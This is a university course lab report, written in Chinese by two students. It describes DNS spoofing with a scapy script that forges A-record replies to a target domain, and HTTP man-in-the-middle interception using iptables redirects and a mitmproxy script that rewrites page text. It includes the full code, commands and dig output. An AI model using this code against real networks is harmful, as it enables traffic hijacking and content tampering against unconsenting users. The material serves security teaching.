网络安全工程实践：实验三

> 李家昊 2017011620
> 李文博 2017011447

Task 1: DNS 劫持攻击

我们使用 scapy 库进行 DNS 劫持，攻击者编写arp_spoof.py 脚本，监听 53 端口，当收到 DNS 请求查询目标网址 ns.course.secrank.cn. 的 A 记录时，伪造一个 DNS 答复，将目标网址解析到攻击者主机 10.0.2.59。

```
from scapy.all import *

VICTIM_HOSTS = {
    b'ns.course.secrank.cn.': '10.0.2.59'
}

def dns_spoof(pkt):
    if DNS in pkt and pkt[DNS].qr == 0 and \
        pkt[DNSQR].qname in VICTIM_HOSTS and pkt[DNSQR].qtype == 1:
        # DNS request for A records of victim domain name
        print('Received', pkt.summary())
        # Disassemble DNS request packet
        req_dnsqr = pkt[DNSQR]
        req_dns = pkt[DNS]
        req_udp = pkt[UDP]
        req_ip = pkt[IP]
        # Craft DNS response packet
        #Resolve ns.course.secrank.cn. to attacker's IP 10.0.2.59
        target_ip = VICTIM_HOSTS[req_dnsqr.qname]
        resp_dnsrr = DNSRR(rrname=req_dnsqr.qname, type=req_dnsqr.qtype,
                           rclass=req_dnsqr.qclass, rdata=target_ip, ttl=64)
        resp_dns = DNS(id=req_dns.id, qr=1, aa=0, rcode=0,
                       qd=req_dnsqr, an=resp_dnsrr)
        resp_udp = UDP(sport=req_udp.dport, dport=req_udp.sport)
        resp_ip = IP(src=req_ip.dst, dst=req_ip.src)
        # Assemble DNS response packet
        resp = resp_ip / resp_udp / resp_dns
        # Send DNS response packet
        print('Sent', resp.summary())
        send(resp)


if __name__ == '__main__':
    # Sniff port 53 for DNS packets
    sniff(filter='port 53', prn=dns_spoof)
```

正常情况下，受害者查询 ns.course.secrank.cn 的 A 记录，解析结果为正常的 IP 10.1.0.3。

```
datacon@competition18-project2-team29-machine0:~$ dig ns.course.secrank.cn

; <<>> DiG 9.11.3-1ubuntu1.13-Ubuntu <<>> ns.course.secrank.cn
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 25541
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;ns.course.secrank.cn.          IN      A

;; ANSWER SECTION:
ns.course.secrank.cn.   586     IN      A       10.1.0.3

;; Query time: 501 msec
;; SERVER: 10.1.0.2#53(10.1.0.2)
;; WHEN: Sun Nov 08 21:21:27 CST 2020
;; MSG SIZE  rcvd: 65
```

攻击者执行 DNS 劫持脚本：

```
sudo python3 dns_spoof.py
```


受害者再次查询目标网址，得到的 A 记录为攻击者的 IP 10.0.2.59，说明攻击成功。

```
datacon@competition18-project2-team29-machine0:~$ dig ns.course.secrank.cn

; <<>> DiG 9.11.3-1ubuntu1.13-Ubuntu <<>> ns.course.secrank.cn
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 27868
;; flags: qr rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;ns.course.secrank.cn.          IN      A

;; ANSWER SECTION:
ns.course.secrank.cn.   64      IN      A       10.0.2.59

;; Query time: 73 msec
;; SERVER: 10.1.0.2#53(10.1.0.2)
;; WHEN: Sun Nov 08 21:07:43 CST 2020
;; MSG SIZE  rcvd: 74
```

Task2: HTTP 中间人劫持攻击

受害者第一次访问 ns.course.secrank.cn 网站时，网站显示正常信息：

攻击的总体框架如下



首先攻击者打开端口转发

```
echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
```


攻击者配置 iptables，将本地 80 端口收到的数据包转发到本地 8080 端口，再将从本地 80 端口发出的数据包转发到 ns.course.secrank.cn 的真实主机地址 10.1.0.3。

```
sudo iptables -t nat -A PREROUTING -j REDIRECT -p tcp --dport 80 --to-port 8080
sudo iptables -t nat -A OUTPUT -j DNAT -p tcp -d 10.0.2.59 --dport 80 --to-
destination 10.1.0.3
```

从官网安装 mitmproxy，做透明代理，监听 8080 端口。

```
sudo ./mitmproxy --mode transparent --showhost
```

此时受害者已经能访问到正常的页面，但页面是攻击者主机返回的，已经实现了中间人监听。




编写 mitm.py 脚本，对流量进行处理，将"网络安全工程与实践课程"替换为"Attacked by xxx"


```
from mitmproxy import http

def response(flow: http.HTTPFlow):
    # replace '网络安全工程与实践课程' with 'Attacked by xxx'
    hacked = flow.response.content.replace(
b'\xe7\xbd\x91\xe7\xbb\x9c\xe5\xae\x89\xe5\x85\xa8\xe5\xb7\xa5\xe7\xa8\x8b\xe4\x
b8\x8e\xe5\xae\x9e\xe8\xb7\xb5\xe8\xaf\xbe\xe7\xa8\x8b',
        b'Attacked by 2017011620'
    )
    flow.response.content = hacked
```

运行 mitmproxy，加载 mitm.py 插件

```
sudo ./mitmproxy --mode transparent --showhost -s mitm.py
```

受害者再次访问 ns.course.secrank.cn 网站，得到被劫持的页面信息：





分工情况

两人共同完成实验和报告撰写。